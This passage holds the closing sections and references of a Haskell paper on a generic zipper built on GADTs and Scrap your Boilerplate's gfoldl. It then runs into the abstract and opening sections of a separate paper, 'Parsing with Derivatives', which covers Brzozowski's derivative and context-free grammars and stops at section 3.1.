    def' = case transM f z of
      Nothing → def
      Just x → reduceAncestors f x x
```

---

Figure 7. Optimized Zipper Reduction Traversal.

This is packaged up with a second argument of type `b`. This packaging represents the application of the former to the latter to construct an object of type `expects`. Because `ConsLeft` does not actually perform the application—it merely represents it—the `b` object can be extracted at a later time. Multiple virtual applications are chained together to supply each of the arguments for a multi-argument constructor. The base case for this is a raw constructor that is not applied to anything and is represented with `UnitLeft`.

Understanding this type should be clearer with an example. Suppose for the moment that we want to use `Left` to represent constructor applications for the type `Foo`:

```
data Foo = Bar Int Char | Baz Float
```

To build a `Foo` object we start with the `Bar` constructor. This is represented by the value `UnitLeft Bar`. The type of this value is:

```
UnitLeft Bar :: Left (Int → Char → Foo)
```

The arguments that `Bar` is expecting are manifest in the type of the resulting `Left` object. We can add those arguments with `ConsLeft`, and the way `ConsLeft` is defined ensures that those arguments are of the proper type.

```
*Main> :type UnitLeft Bar
  'ConsLeft' 1

it :: Left (Char → Foo)

*Main> :type UnitLeft Bar
  'ConsLeft' 1
  'ConsLeft' 'a'

it :: Left Foo

*Main> :type UnitLeft Baz
it :: Left (Float → Foo)

*Main> :type UnitLeft Baz
  'ConsLeft' 1.0

it :: Left Foo
```

In short, `Left` contains a value of existentially quantified type `b` provided `b` matches the argument type expected by the constructor.

## 5.2 Right Siblings

The representation of right siblings is very similar to that of left siblings. The major difference is that instead of encoding what children the partial constructor application expects, the type needs to encode what children it provides.

```
data Right provides parent where
  NullRight :: Right parent parent
  ConsRight :: 
    (Data b) => b → Right a t → Right (b → a) t
```

The `NullRight` constructor represents when there are no siblings to the right of the current hole. When there are siblings to the right, they are represented with `ConsRight`. The parent parameter to this type is used later when we combine `Left` and `Right` into a `Context`, where it ensures that context types properly match.

Consider a `Right` that represents right siblings to be fed to the `Bar` constructor. Every `Right` starts off with a `NullRight`:

```
*Main> :type NullRight
it :: Right parent parent
```

A `Right` stores its values starting with the rightmost, so the first value stored must have the type of the last argument to `Bar`, namely `Char`.

```
*Main> :type ConsRight 'a' NullRight
it :: Right (Char → a) a
```

Next the preceding argument to `Bar` is added:

```
*Main> :type ConsRight 1 (ConsRight 'a' NullRight)
it :: Right (Int → Char → a) a
```

Except for the universally quantified `a`, the `provides` type parameter of the resulting `Right` now matches the type of the `Bar` constructor (i.e., `Int → Char → Foo`). This encodes the fact that the `Right` object provides values that match what `Bar` expects as arguments. The universal quantification of type `a` is a bit worrisome, but that is rectified in the next section.

## 5.3 Combining Left and Right

Before returning to the complete zipper context, consider how a matching `Left` and `Right` are combined. With a `Left` and `Right` object of the appropriate types we should be able to reconstruct the object that they represent by first performing the applications represented in the `Left` and then applying the result to the arguments stored in the `Right`. A `Left` and `Right` are of appropriate types when the `expects` type parameter of the `Left` equals the `provides` parameter of the `Right`.

The `combine` function in Figure 8 does this combination, but it also leaves room for an extra argument, `hole`, that goes between the `Left` and the `Right`. The `fromLeft` helper function does the applications that are represented by a `Left`, and the `fromRight` helper function applies a function to the values stored in a `Right`. The `combine` function first uses `fromLeft` to apply all the values stored in the `lefts`. Then it applies the result to `hole`. Lastly that result is applied to the values stored in the `rights` using `fromRight`. Conceptually, `combine` is an evaluator for the language of applications embodied in `Left` and `Right`.

Consider how the `parent` parameter to `Right` behaves. Given the way `Right` is defined, the `parent` parameter always is a suffix of the `provides` parameter. Furthermore, in a call to `combine`, the `provides` parameter of the `Right` is `rights`, which is part of the `expects` parameter of the `Left`. So `parent` must match what is at

```
combine :: Left (hole → rights)
  → hole
  → Right rights parent
  → parent
combine lefts hole rights =
  fromRight ((fromLeft lefts) hole) rights
  _____
fromLeft :: Left r → r
fromLeft (UnitLeft a) = a
fromLeft (ConsLeft f b) = fromLeft f b
  _____
fromRight :: r → Right r parent → parent
fromRight f (NullRight) = f
fromRight f (ConsRight b r) = fromRight (f b) r
```

**Figure 8.** The `combine` implementation.

the end of the `expects` parameter, and this is precisely the result type of the constructor. This eliminates the problem with `parent` being universally quantified seen in the earlier example, and along with the matching of the `expects` and `provides` type parameters, serves a key role in the implementation of `Context`.

## 5.4 Context

With both `Left` and `Right` defined, we can now return to the `Context` type. Given a matching `Left` and `Right`, the only part missing is the parent context. That parent context must have a `hole` that matches the type that is constructed from the `Left` and `Right` siblings, i.e., the `parent` parameter of `Right`. The full definition of `Context` is as follows, where both `rights` and `parent` are existentially quantified:

```
data Context hole root where
  NullCtxt :: Context a a
  ConsCtxt :: 
    ∀ rights parent. (Data parent) =>
      Left (hole → rights)
      → Right rights parent
      → Context parent root
      → Context hole root
```

While this type may appear complicated, notice that each argument to the `ConsCtxt` constructor shares at least one type parameter with one of the other arguments. The `Left` shares `rights` with the `Right`, and the `Right` shares `parent` with the parent `Context`. This means that we can produce a new `Context` only if we have matching `Left` and `Right` siblings that combine to fill the `parent` hole in the parent `Context`. The root of the resulting `Context` is the same as the root of the parent `Context`.

## 5.5 Zipper Operations

Once the types are defined, implementing movement for the generic zipper is easy. The implementations of `left`, `right` and `up` are shown in Figure 9. The `left` function simply pulls a `ConsLeft` off of the left part of the context and adds a `ConsRight` onto the right part of the context. The `right` function does the reverse. Similarly, the `up` function pulls a `ConsCtxt` off of the context and, using `combine`, constructs a new value for the hole of the parent context.

Finally, in Figure 10 we define functions for constructing a zipper from scratch with `toZipper`, extracting the root object of a zipper with `fromZipper`, querying the value of the current hole

```

left (Zipper _ NullCtxt) = Nothing
left (Zipper _ (ConsCtxt (UnitLeft _) _ _)) = Nothing
left (Zipper h (ConsCtxt (ConsLeft l h') r c)) =
    Just (Zipper h' (ConsCtxt l (ConsRight h r) c))



---


right (Zipper _ NullCtxt) = Nothing
right (Zipper _ (ConsCtxt _ NullRight _)) = Nothing
right (Zipper h (ConsCtxt l (ConsRight h' r) c)) =
    Just (Zipper h' (ConsCtxt (ConsLeft l h) r c))



---


up (Zipper _ NullCtxt) = Nothing
up (Zipper hole (ConsCtxt l r ctxt)) =
    Just (Zipper (combine l hole r) ctxt)

```

**Figure 9.** Generic Zipper Movement.

with `query`, and transforming the value of the current hole with `trans` and `transM`. With the exception of `fromZipper` these are trivial wrappers around the `Zipper` constructor. The `fromZipper` function does the same as `up` except it continues moving up until it reaches the root.

## 5.6 Implementing Down

With a single exception, all of the core zipper operations simply shuffle the constructors of a zipper around. The one exception, `down`, is slightly more sophisticated. The other operations manipulate contexts and siblings that already exist as `Context`, `Left` and `Right` values. When moving down, however, those values do not yet exist; they must be built by deconstructing the hole.

To construct those values we use the `gfoldl` function defined in the `Data` class from the *Scrap your Boilerplate* framework:

```

gfoldl :: (Data a)
  => (forall a1 b. (Data a1) -> c (a1 -> b) -> a1 -> c b)
      -- Argument application
  -> (forall g. g -> c g) -- Constructor injection
  -> a -- The object to be folded
  -> c a

```

The `gfoldl` function is defined so that the call `gfoldl f k a` deconstructs the object `a`, applies `k` to the extracted constructor of `a`, and then reapplies each of the constructor's arguments using `f`. For example the call:

```
*Main> gfoldl f k (Bar 5 'd')
```

deconstructs `Bar 5 'd'` into three parts: `Bar`, `5`, and `'d'`. The `k` function wraps around `Bar`, and then `f` reapplys `5` and `'d'`. The end result is that our `gfoldl` call is equivalent to:

```
*Main> ((k Bar) 'f' 5) 'f' 'd'
```

The `gfoldl` function is significant because it provides a way to access the pieces of a value without performing case analysis or knowing anything about the type being manipulated. GHC automatically generates a definition of it when deriving a `Data` class instance for a type.

The generic zipper uses `gfoldl` to implement the `toLeft` helper, which deconstructs a value into a set of left siblings:

```
toLeft :: (Data a) -> a -> Left a
toLeft a = gfoldl ConsLeft UnitLeft a
```

For example `toLeft (Bar 5 'd')` results in the value:

```
(UnitLeft Bar) 'ConsLeft ' 5 'ConsLeft ' 'd'
```

```

fromZipper (Zipper hole NullCtxt) = hole
fromZipper (Zipper hole (ConsCtxt l r ctxt)) =
    fromZipper (Zipper (combine l hole r) ctxt)

```

---

```
toZipper x = Zipper x NullCtxt
```

---

```

query f (Zipper hole ctxt) = f hole
trans f (Zipper hole ctxt) = Zipper (f hole) ctxt
transM f (Zipper hole ctxt) = do
    hole' ← f hole
    return (Zipper hole' ctxt)

```

**Figure 10.** Generic Zipper Non-Movement Operations.

The `down` function is implemented by injecting the hole into a `Left` with `toLeft` and extracting its rightmost element. This rightmost element becomes the new `hole`, and the remaining elements become the left siblings. If there is no rightmost element (i.e., the `UnitLeft` case), then the original hole had no children and downward movement is illegal. In that case `Nothing` is returned.

```

down (Zipper hole ctxt) =
  case toLeft hole of
    UnitLeft _ -> Nothing
    ConsLeft l hole' ->
        Just (Zipper hole' (ConsCtxt l NullRight ctxt))

```

The use of `gfoldl` is the source of two peculiarities in the implementation. First, it is the reason for the `Data` class constraints that appear in the `Context`, `Left`, and `Right` types. These constraints ensure that we can apply `gfoldl` to any object that could, through some combination of `left`, `right`, and `up` movements, arrive at the hole of the zipper.

Second, because `gfoldl` is a left fold, the outermost `ConsLeft` constructor that comes out of `toLeft` contains the *rightmost* child. This means that the simplest implementation of `down` always moves to the rightmost child. This differs from most traditional zippers, which start at the leftmost child. If the user desires a version of `down` that starts at the leftmost child, this is easily implemented by:

```
down' z = liftM leftmost (down z)
```

## 6. Related Work

### 6.1 Generic Programming

There has been a tremendous amount of research on generic programming and generic types [13, 27]. Here we focus on three systems that have a particularly close connection to the generic zipper.

The first is the *Scrap your Boilerplate* framework [20–22]. Our generic zipper builds upon and integrates smoothly with its design and philosophy. For example, the `Data` class originates there. As mentioned in Section 4, most traversals in the framework can be reimplemented in terms of a generic zipper and are often more straightforward with a zipper. For example, the simultaneous traversal of two values presented in Lämmel and Peyton Jones [21] takes a bit of thought to construct, but with the generic zipper the solution is trivial: use a separate zipper for each value. *Scrap your Boilerplate* implements more than just traversals. It also defines type-safe casts, constructor introspection, and other generic programming facilities. The generic zipper provides only traversal, and thus supplements the framework, but does not replace it.

The second is the *Scrap your Boilerplate: Reloaded* framework [10, 12]. The `Left` type and `toLeft` function for the generic zipper are equivalent to the `Spine` type and `toSpine` function from that framework. Both share the same observation that a value can be dissected and represented as a constructor and a list of arguments. The generic zipper takes the extra step of splitting this list into left siblings, right siblings, and hole.

The third is the work on heterogeneous collections by Kiselyov et al. [17]. In our generic zipper, `Right` is essentially a heterogeneous list that uses function-arrow notation (i.e.,  $a \rightarrow b$ ) to encode the types it contains. Likewise `Context` is a heterogeneous list that restricts the `hole` of one element to match the `parent` of another. Thus on the surface it seems that heterogeneous collections could be used instead of GADTs. Nevertheless, encoding the type constraints on heterogeneous collections is a subtle and delicate task, and it is not clear that these particular constraints are expressible.

## 6.2 Zippers

The concept of a zipper is first documented by Huet [14]. That construction limits zippers to homogeneous types where the type of the hole is fixed and cannot change during traversal. In addition, each type needs its own custom-written zipper type and zipper movement functions.

This is simplified by Hinze and Jeuring [9] so that only one function has to be rewritten for each new type, but it still operates only on homogeneous types and requires boilerplate code.

### 6.2.1 One-hole Contexts

The theory behind the one-hole contexts that are part of a zipper is extensively studied by McBride [24] and later Abbott et al. [1, 2]. They show how to express a one-hole context in terms of a formal derivative and formalize the mechanistic generation of contexts.

This is used by Morris et al. [25] to implement a zipper for the dependently typed language Epigram that needs no boilerplate code. This zipper does not operate on standard user-defined types. Instead, the types are defined in terms of an explicit representation type `Reg` that expresses all types in terms of primitive type-functor operations such as products and sums. A more detailed account is given by Altenkirch et al. [5].

In these constructions, the type of the hole must remain fixed for the lifetime of a zipper, but it may vary between different traversals. So in our example from Section 3, if the types are encoded in terms of `Reg`, we can either have a zipper with holes of type `Name` or a zipper with holes of type `Salary`. A zipper cannot change mid-traversal from `Name` to `Salary`.

Other work by McBride [23] lifts the restrictions slightly. It has one type for values to the left of the focus and another for values to the right. Still, the left and right types remain fixed for the lifetime of the zipper. It does not address mutually recursive types except to remark that they rapidly reach the limits of the techniques shown.

### 6.2.2 Functor-based Zippers

Work by Hinze et al. [11] and further explained by Hinze and Jeuring [8] uses Generic Haskell to define a zipper that involves no boilerplate code. It requires the type that the zipper traverses be defined as the fixed-point of a type functor. Furthermore, the holes of the resulting zipper are all the same type as the root object. For example, the `Term` type from Section 2 would need to be defined as in Figure 11. The resulting zipper has holes only of type `Term`. Thus the example from Section 3, which involves both `Salary` and `Name` holes cannot be expressed.

The *MultiRec* framework by Rodriguez Yakushev et al. [28] generalizes the concept of functors to pattern functors that are indexed by types. The type of the hole can be any type listed in the pattern functor. The hole manipulation functions deal with the

```
data Fix f = Fix (f (Fix f))
```

---

```
data TermF term
  = VarF String
  | LambdaF String term
  | AppF term term
  | IFF term term
```

---

```
type Term = Fix TermF
```

**Figure 11.** A Fixed-point Version of `Term`.

changing type of the hole using a trick similar to that used by `trans` and `query`. Namely, they take as argument a transformer or query function that is parameterized by the index of the type of the hole.

Besides handling heterogeneous types, another advantage of the framework is it does not require the type to be rewritten in terms of a functor. Instead the pattern functor is an auxiliary structure that values are converted into only as needed. The framework makes extensive use of type families [29].

The framework requires boilerplate code as each system of mutually recursive types requires the declaration of a GADT, a type-family instance, and two class instances. The authors ameliorate this by generating most of the boilerplate with Template Haskell, but the user must still list every type that occurs in the pattern functor as a constructor of the GADT that indexes the pattern functor. For example, in Section 3 adding an `ID` field to the `Employee` type requires adding the `ID` type to the indexing GADT. Furthermore, because the *MultiRec* framework focuses on *systems* of types, functions written for one system cannot be used for another system even when manipulating only the types that are common to both systems. Accordingly, there are no generic lifting functions like `mkQ` or `mkt`.

Allwood and Eisenbach [3, 4] also implement a zipper for heterogeneous types. It is targeted specifically at the problem of implementing a zipper, unlike the other functor-based zippers in this section, which are presented only as part of general-purpose generic-programming frameworks. The zipper requires a significant amount of boilerplate code for each system of types to be traversed. The code can be generated with Template Haskell, but the user must still list all types in the system of types to be traversed. It thus has many of the same limitations as the *MultiRec* framework.

### 6.2.3 Unusual Zippers

Kiselyov and Shan [16] take a unique approach to zippers and treat them as delimited continuations of a traversal. These zippers can only move one direction, forward, but other work by Kiselyov [15] extends them to move in multiple directions by directing traversal with a call-back. Both works consider only zippers over homogeneous types, but they should generalize to zippers over heterogeneous types.

Lämmel [19] defines a zipper-like `Context` type that does not include sibling information. It provides context during traversal but is not editable. It operates on heterogeneous types by use of an `Any` type that hides the type of the contained object. Manipulation thus involves a type-safe cast and a run-time type-check.

### 6.2.4 Summary

There are a number of existing zipper implementations, but those that implement generic zippers all have limitations. Some require a special encoding for types being traversed [5, 23, 25], or that types be written in a particular form [8, 11]. Others are generic over sys-

tems of types rather than individual types [3, 4, 28]. Thus the user must maintain a list of every type in the system and manually update it whenever the types change. Furthermore, functions written for one system are not usable in another system. Finally one zipper-like implementation packs everything into an opaque, existential `Any` type and thus uses run-time type casts everywhere [19]. Our generic zipper has none of these limitations.

## 7. Conclusion

The traditional zipper is a powerful design pattern for representing editable cursors over immutable data, but it has two major limitations. First, it operates only on homogeneous types. Thus while the traditional zipper can represent an abstract syntax tree for the lambda-calculus where everything is an expression, it cannot represent abstract syntax trees of more complicated languages that also include type annotations or statements. Second, it requires a significant amount of boilerplate code. A custom `Context` type and custom movement functions must be written for each type that the zipper traverses, and these definitions are often quite long. For example, the definition of the `Term` type is only five lines of code, but defining its zipper takes thirty-eight lines. This adds significant programming overhead and is a deterrent to using zippers.

The generic zipper presented in this paper has none of these limitations. It operates over any type irrespective of whether it is homogeneous or not. It requires no boilerplate code and integrates within the existing Haskell language without a meta-level system. The only restriction is that the types the zipper traverses must be instances of the `Data` class from the *Scrap your Boilerplate* framework. These instances can be generated automatically by GHC using the deriving mechanism [7]. No other setup is required of the programmer to use the generic zipper.

Finally, the generic zipper is applicable to more than just traditional zipper traversals. Because it is generic, it is also applicable to *generic* traversals of the sort usually provided by generic programming frameworks. Because the generic zipper represents the current position of the traversal as a first-class value, these traversals are often easier to write using the generic zipper. For example, in the *Scrap your Boilerplate* framework, simultaneous traversal of two values takes about one and a half pages to explain [21], but with the generic zipper, it is as simple as using two zippers. Of course, the traditional zipper has long been recognized as a powerful tool for expressing non-generic traversals, so the power that the generic zipper has at expressing generic traversals should come as no surprise. The generic zipper merely makes this power available in the generic case.

Despite the power that a zipper provides, in the past it has perhaps not been used as widely as it could because it requires a significant amount of investment by the programmer to write a custom zipper for each type. Even then it is applicable only when the type is homogeneous. The generic zipper, on the other hand, requires no custom code and operates on any instance of `Data`. With a lower barrier to entry, the generic zipper should allow programmers to use a zipper in cases where previously the programming overhead was too high.

## Acknowledgments

Discussions with Perry Alexander and Gerrin Kimmell developed ideas leading to this paper. Comments by Amr Sabry, Amal Ahmed, Daniel P. Friedman, David S. Wise, Ramana Kumar, Lindsey Kuper, and the anonymous reviewers improved the presentation.

## References

- [1] M. Abbott, T. Altenkirch, N. Ghani, and C. McBride. Derivatives of containers. In *Typed Lambda Calculi and Applications*, volume 2701 of *Lecture Notes in Computer Science*. Springer Berlin / Heidelberg, 2003. doi: 10.1007/3-540-44904-3\_2.
- [2] M. Abbott, T. Altenkirch, C. McBride, and N. Ghani.  $\partial$  for data: Differentiating data structures. *Fundamenta Informaticae*, 65(1–2):1–28, February–March 2005.
- [3] T. O. R. Allwood and S. Eisenbach. Clase: cursor library for a structured editor. In *Haskell '08: Proceedings of the first ACM SIGPLAN symposium on Haskell*, pages 123–124, New York, NY, USA, 2008. ACM. doi: 10.1145/1411286.1411302.
- [4] T. O. R. Allwood and S. Eisenbach. Strengthening the zipper. In *Proceedings of the Ninth Workshop on Language Descriptions Tools and Applications (LDTA 2009)*, Electronic Notes in Theoretical Computer Science, pages 2–17, March 2009.
- [5] T. Altenkirch, C. McBride, and P. Morris. Generic programming with dependent types. In *Datatype-Generic Programming*, volume 4719 of *Lecture Notes in Computer Science*, pages 209–257. Springer Berlin / Heidelberg, 2007. doi: 10.1007/978-3-540-76786-2\_4.
- [6] J.-P. Bernardy. Lazy functional incremental parsing. In *Haskell '09: Proceedings of the 2nd ACM SIGPLAN symposium on Haskell*, pages 49–60, New York, NY, USA, 2009. ACM. doi: 10.1145/1596638.1596645.
- [7] *The Glorious Glasgow Haskell Compilation System User's Guide, Version 6.12.2*. The GHC Team. URL [http://www.haskell.org/ghc/docs/6.12.2/html/users\\_guide/](http://www.haskell.org/ghc/docs/6.12.2/html/users_guide/).
- [8] R. Hinze and J. Jeuring. Chapter 2. Generic Haskell: Applications. In *Generic Programming*, volume 2793 of *Lecture Notes in Computer Science*, pages 57–96. Springer Berlin / Heidelberg, 2003. doi: 10.1007/978-3-540-45191-4\_2.
- [9] R. Hinze and J. Jeuring. Weaving a web. *Journal of Functional Programming*, 11(6):681–689, November 2001. doi: 10.1017/S0956796801004129.
- [10] R. Hinze and A. Löh. “Scrap your boilerplate” revolutions. In *Mathematics of Program Construction*, volume 4014 of *Lecture Notes in Computer Science*, pages 180–208. Springer Berlin / Heidelberg, 2006. doi: 10.1007/11783596\_13.
- [11] R. Hinze, J. Jeuring, and A. Löh. Type-indexed data types. In *Mathematics of Program Construction*, volume 2386 of *Lecture Notes in Computer Science*, pages 77–91. Springer Berlin / Heidelberg, 2002. doi: 10.1007/3-540-45442-X\_10.
- [12] R. Hinze, A. Löh, and B. C. d. S. Oliveira. “Scrap your boilerplate” reloaded. In *Functional and Logic Programming*, volume 3945 of *Lecture Notes in Computer Science*, pages 13–29. Springer Berlin / Heidelberg, 2006. doi: 10.1007/11737414\_3.
- [13] R. Hinze, J. Jeuring, and A. Löh. Comparing approaches to generic programming in Haskell. In *Datatype-Generic Programming*, volume 4719 of *Lecture Notes in Computer Science*, pages 72–149. Springer Berlin / Heidelberg, 2007. doi: 10.1007/978-3-540-76786-2\_2.
- [14] G. Huet. The zipper. *Journal of Functional Programming*, 7(5):549–554, September 1997. doi: 10.1017/S0956796897002864.
- [15] O. Kiselyov. Tool demonstration: A zipper based file/operating system. Presentation at the *2005 ACM SIGPLAN workshop on Haskell*, September 2005. URL <http://okmij.org/ftp/Computation/Continuations.html#zipper-fs>.
- [16] O. Kiselyov and C.-c. Shan. Delimited continuations in operating systems. In *Modeling and Using Context*, volume 4635 of *Lecture Notes in Computer Science*, pages 291–302. Springer Berlin / Heidelberg, 2007. doi: 10.1007/978-3-540-74255-5\_22.
- [17] O. Kiselyov, R. Lämmel, and K. Schupke. Strongly typed heterogeneous collections. In *Haskell '04: Proceedings of the 2004 ACM SIGPLAN workshop on Haskell*, pages 96–107, New York, NY, USA, 2004. ACM. doi: 10.1145/1017472.1017488.
- [18] D. E. Knuth. *The Art of Computer Programming, Volume I: Fundamental Algorithms*, page 562. Addison-Wesley, 1st edition, 1968. ISBN 0-201-03801-3.

- [19] R. Lämmel. Scrap your boilerplate with XPath-like combinators. In *POPL '07: Proceedings of the 34th annual ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 137–142, New York, NY, USA, 2007. ACM. doi: 10.1145/1190216.1190240.
- [20] R. Lämmel and S. Peyton Jones. Scrap your boilerplate: a practical design pattern for generic programming. In *TLDI '03: Proceedings of the 2003 ACM SIGPLAN international workshop on Types in languages design and implementation*, pages 26–37, New York, NY, USA, 2003. ACM. doi: 10.1145/604174.604179.
- [21] R. Lämmel and S. Peyton Jones. Scrap more boilerplate: reflection, zips, and generalised casts. In *ICFP '04: Proceedings of the ninth ACM SIGPLAN international conference on Functional programming*, pages 244–255, New York, NY, USA, 2004. ACM. doi: 10.1145/1016850.1016883.
- [22] R. Lämmel and S. Peyton Jones. Scrap your boilerplate with class: extensible generic functions. In *ICFP '05: Proceedings of the tenth ACM SIGPLAN international conference on Functional programming*, pages 204–215, New York, NY, USA, 2005. ACM. doi: 10.1145/1086365.1086391.
- [23] C. McBride. Clowns to the left of me, jokers to the right (pearl): dissecting data structures. In *POPL '08: Proceedings of the 35th annual ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 287–295, New York, NY, USA, 2008. ACM. doi: 10.1145/1328438.1328474.
- [24] C. McBride. The derivative of a regular type is its type of one-hole contexts. Unpublished manuscript, 2001. URL <http://strictlypositive.org/diff.pdf>.
- [25] P. Morris, T. Altenkirch, and C. McBride. Exploring the regular tree types. In *Types for Proofs and Programs*, volume 3839 of *Lecture Notes in Computer Science*, pages 252–267. Springer Berlin / Heidelberg, 2006. doi: 10.1007/11617990\_16.
- [26] S. Peyton Jones, D. Vytiniotis, S. Weirich, and G. Washburn. Simple unification-based type inference for GADTs. In *ICFP '06: Proceedings of the eleventh ACM SIGPLAN international conference on Functional programming*, pages 50–61, New York, NY, USA, 2006. ACM. doi: 10.1145/1159803.1159811.
- [27] A. Rodriguez Yakushev, J. Jeuring, P. Jansson, A. Gerdes, O. Kiselyov, and B. C. d. S. Oliveira. Comparing libraries for generic programming in Haskell. In *Haskell '08: Proceedings of the first ACM SIGPLAN symposium on Haskell*, pages 111–122, New York, NY, USA, 2008. ACM. doi: 10.1145/1411286.1411301.
- [28] A. Rodriguez Yakushev, S. Holdernas, A. Löh, and J. Jeuring. Generic programming with fixed points for mutually recursive datatypes. In *ICFP '09: Proceedings of the 14th ACM SIGPLAN international conference on Functional programming*, pages 233–244, New York, NY, USA, 2009. ACM. doi: 10.1145/1596550.1596585.
- [29] T. Schrijvers, S. Peyton Jones, M. Chakravarty, and M. Sulzmann. Type checking with open type functions. In *ICFP '08: Proceeding of the 13th ACM SIGPLAN international conference on Functional programming*, pages 51–62, New York, NY, USA, 2008. ACM. doi: 10.1145/1411204.1411215.
- [30] T. Sheard and S. P. Jones. Template meta-programming for Haskell. In *Haskell '02: Proceedings of the 2002 ACM SIGPLAN workshop on Haskell*, pages 1–16, New York, NY, USA, 2002. ACM. doi: 10.1145/581690.581691.
- [31] D. Stewart. Roll your own window manager: Tracking focus with a zipper. Unpublished manuscript, May 2007. URL <http://cgi.cse.unsw.edu.au/~dons/blog/2007/05/17>.

# Parsing with Derivatives

## A Functional Pearl

Matthew Might    David Darais

University of Utah

[might@cs.utah.edu](mailto:might@cs.utah.edu), [david.daraais@gmail.com](mailto:david.daraais@gmail.com)

Daniel Spiewak

University of Wisconsin, Milwaukee

[dspiewak@uwm.edu](mailto:dspiewak@uwm.edu)

### Abstract

We present a functional approach to parsing unrestricted context-free grammars based on Brzozowski’s derivative of regular expressions. If we consider context-free grammars as recursive regular expressions, Brzozowski’s equational theory extends without modification to context-free grammars (and it generalizes to parser combinator). The supporting actors in this story are three concepts familiar to functional programmers—laziness, memoization and fixed points; these allow Brzozowski’s original equations to be transliterated into purely functional code in about 30 lines spread over three functions.

Yet, this almost impossibly brief implementation has a drawback: its performance is sour—in both theory *and* practice. The culprit? Each derivative can *double* the size of a grammar, and with it, the cost of the next derivative.

Fortunately, much of the new structure inflicted by the derivative is either dead on arrival, or it dies after the very next derivative. To eliminate it, we once again exploit laziness and memoization to transliterate an equational theory that prunes such debris into working code. Thanks to this compaction, parsing times become reasonable in practice.

We equip the functional programmer with two equational theories that, when combined, make for an abbreviated understanding and implementation of a system for parsing context-free languages.

**Categories and Subject Descriptors** F.4.3 [Formal Languages]: Operations on languages

**General Terms** Algorithms, Languages, Theory

**Keywords** formal languages, parsing, derivative, regular expressions, context-free grammar, parser combinator

### 1. Introduction

It is easy to lose sight of the essence of parsing in the minutiae of forbidden grammars, shift-reduce conflicts and opaque action tables. To the extent that understanding in computer science comes from implementation, a deeper appreciation of parsing often seems out of reach. Brzozowski’s derivative upsets this calculus of effort and understanding to make the construction of parsing systems accessible to the common functional programmer.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

*ICFP’11*, September 19–21, 2011, Tokyo, Japan.  
Copyright © 2011 ACM 978-1-4503-0865-6/11/09... \$10.00

The derivative of regular expressions [1], if gently tempered with laziness, memoization and fixed points, acts immediately as a pure, functional technique for generating parse forests from arbitrary context-free grammars. Despite—even because of—it simplicity, the derivative transparently handles ambiguity, left-recursion, right-recursion, ill-founded recursion or any combination thereof.

#### 1.1 Outline

- After a review of formal languages, we introduce Brzozowski’s derivative for regular languages. A brief implementation highlights its rugged elegance.
- As our implementation of the derivative engages context-free languages, non-termination emerges as a problem.
- Three small, surgical modifications to the implementation (but not the theory)—laziness, memoization and fixed points—guarantee termination. Termination means the derivative can recognize arbitrary context-free languages.
- We generalize the derivative to parsers and parser combinator through an equational theory for generating parse forests.
- We find poor performance in both theory and practice. The root cause is vestigial structure left in the grammar by earlier derivatives; this structure is malignant: though it no longer serves a purpose, it still grows in size with each derivative.
- We develop an optimization—compaction—that collapses grammars by excising this mass. Compaction, like the derivative, comes from a clean, equational theory that exploits laziness and memoization in its transliteration to working code.

In this article, we provide code in Racket, but it should adapt readily to any Lisp. All code and test cases within or referenced from this article (plus additional implementations in Haskell and Scala) are available from:

<http://www.ucombinator.org/projects/parsing/>

### 2. Preliminary: Formal languages

A language  $L$  is a set of strings. A string  $w$  is a sequence of characters from an alphabet  $A$ . (From the parser’s perspective, a “character” might be a token/terminal.)

Two atomic languages arise often in formal languages: the empty language and the null (or empty-string) language:

- The empty language  $\emptyset$  contains no strings at all:

$$\emptyset = \{\}.$$

- The null language  $\epsilon$  contains only the length-zero “null” string:

$$\epsilon = \{w\} \text{ where } \text{length}(w) = 0.$$

Or, using C notation for strings,  $\epsilon = \{"\"\}$ . For convenience, we may use the symbol  $\epsilon$  to refer to both the null language and the null string.

Given an alphabet  $A$ , there is a singleton language for every character  $c$  in that alphabet. Where it is clear from context, we use the character itself to denote that language; that is:

$$c \equiv \{c\}.$$

## 2.1 Operations on languages

Because languages are sets, set operations like union apply:

$$\{\text{foo}\} \cup \{\text{bar}, \text{baz}\} = \{\text{foo}, \text{bar}, \text{baz}\}.$$

Concatenation ( $\circ$ ) appends the product of the two languages:

$$L_1 \circ L_2 = \{w_1 w_2 : w_1 \in L_1 \text{ and } w_2 \in L_2\}.$$

The  $n$ th power of a language is the set of strings of  $n$  consecutive words from that language:

$$L^n = \{w_1 w_2 \dots w_n : w_i \in L \text{ for } 1 \leq i \leq n\}.$$

And, the non-empty repetition of a language (its Kleene star) is the infinite union of all its powers:

$$L^* = \bigcup_{i=0}^{\infty} L^i.$$

## 2.2 Regular languages and context-free languages

If a language is non-recursively definable from atomic sets using only union, concatenation and repetition, that language is regular.

If we allow mutually recursive definitions, then the set of describable languages is exactly the set of context-free languages. (Even without Kleene star, the resulting set of languages is context-free.) We assume, of course, a least-fixed-point interpretation of such recursive structure. For instance, given the language  $L$ :

$$L = (\{x\} \circ L) \cup \epsilon.$$

The least-fixed-point interpretation of  $L$  is a set containing a finite string of every length (plus the null string). Every string contains only the character  $x$ . [The greatest-fixed-point interpretation of  $L$  adds an infinite string of  $x$ 's.]

## 2.3 Encoding languages

To represent the atomic and complex languages in code, there is a struct for each kind of language:

```
(define-struct empty {}) ; ∅
(define-struct eps {}) ; ε
(define-struct char [value]) ; lang

(define-struct cat [left right]) ; left ∘ right
(define-struct alt [this that]) ; this ∪ that
(define-struct rep [lang]) ; lang*
```

**Example** In code, the language:

$$L_{ab} = L_{ab} \circ \{a, b\} \\ \cup \epsilon,$$

becomes:

```
(define L (alt (cat L (alt (char 'a) (char 'b))) (eps)))
```

## 3. Brzozowski's derivative

Brzozowski defined the derivative of regular expressions in his work on the recognition of regular languages [1]. The derivative

of a language  $L$  with respect to a character  $c$  is a new language that has been “filtered” and “chopped”— $D_c(L)$ :

1. First, retain only the strings that start with the character  $c$ .
2. Second, chop that first character off every string.

Formally:

$$D_c(L) = \{w : cw \in L\}.$$

### Examples

$$\begin{aligned} D_b \{\text{foo}, \text{bar}, \text{baz}\} &= \{\text{ar}, \text{az}\} \\ D_f \{\text{foo}, \text{bar}, \text{baz}\} &= \{\text{oo}\} \\ D_a \{\text{foo}, \text{bar}, \text{baz}\} &= \emptyset. \end{aligned}$$

## 3.1 Recognition with the derivative

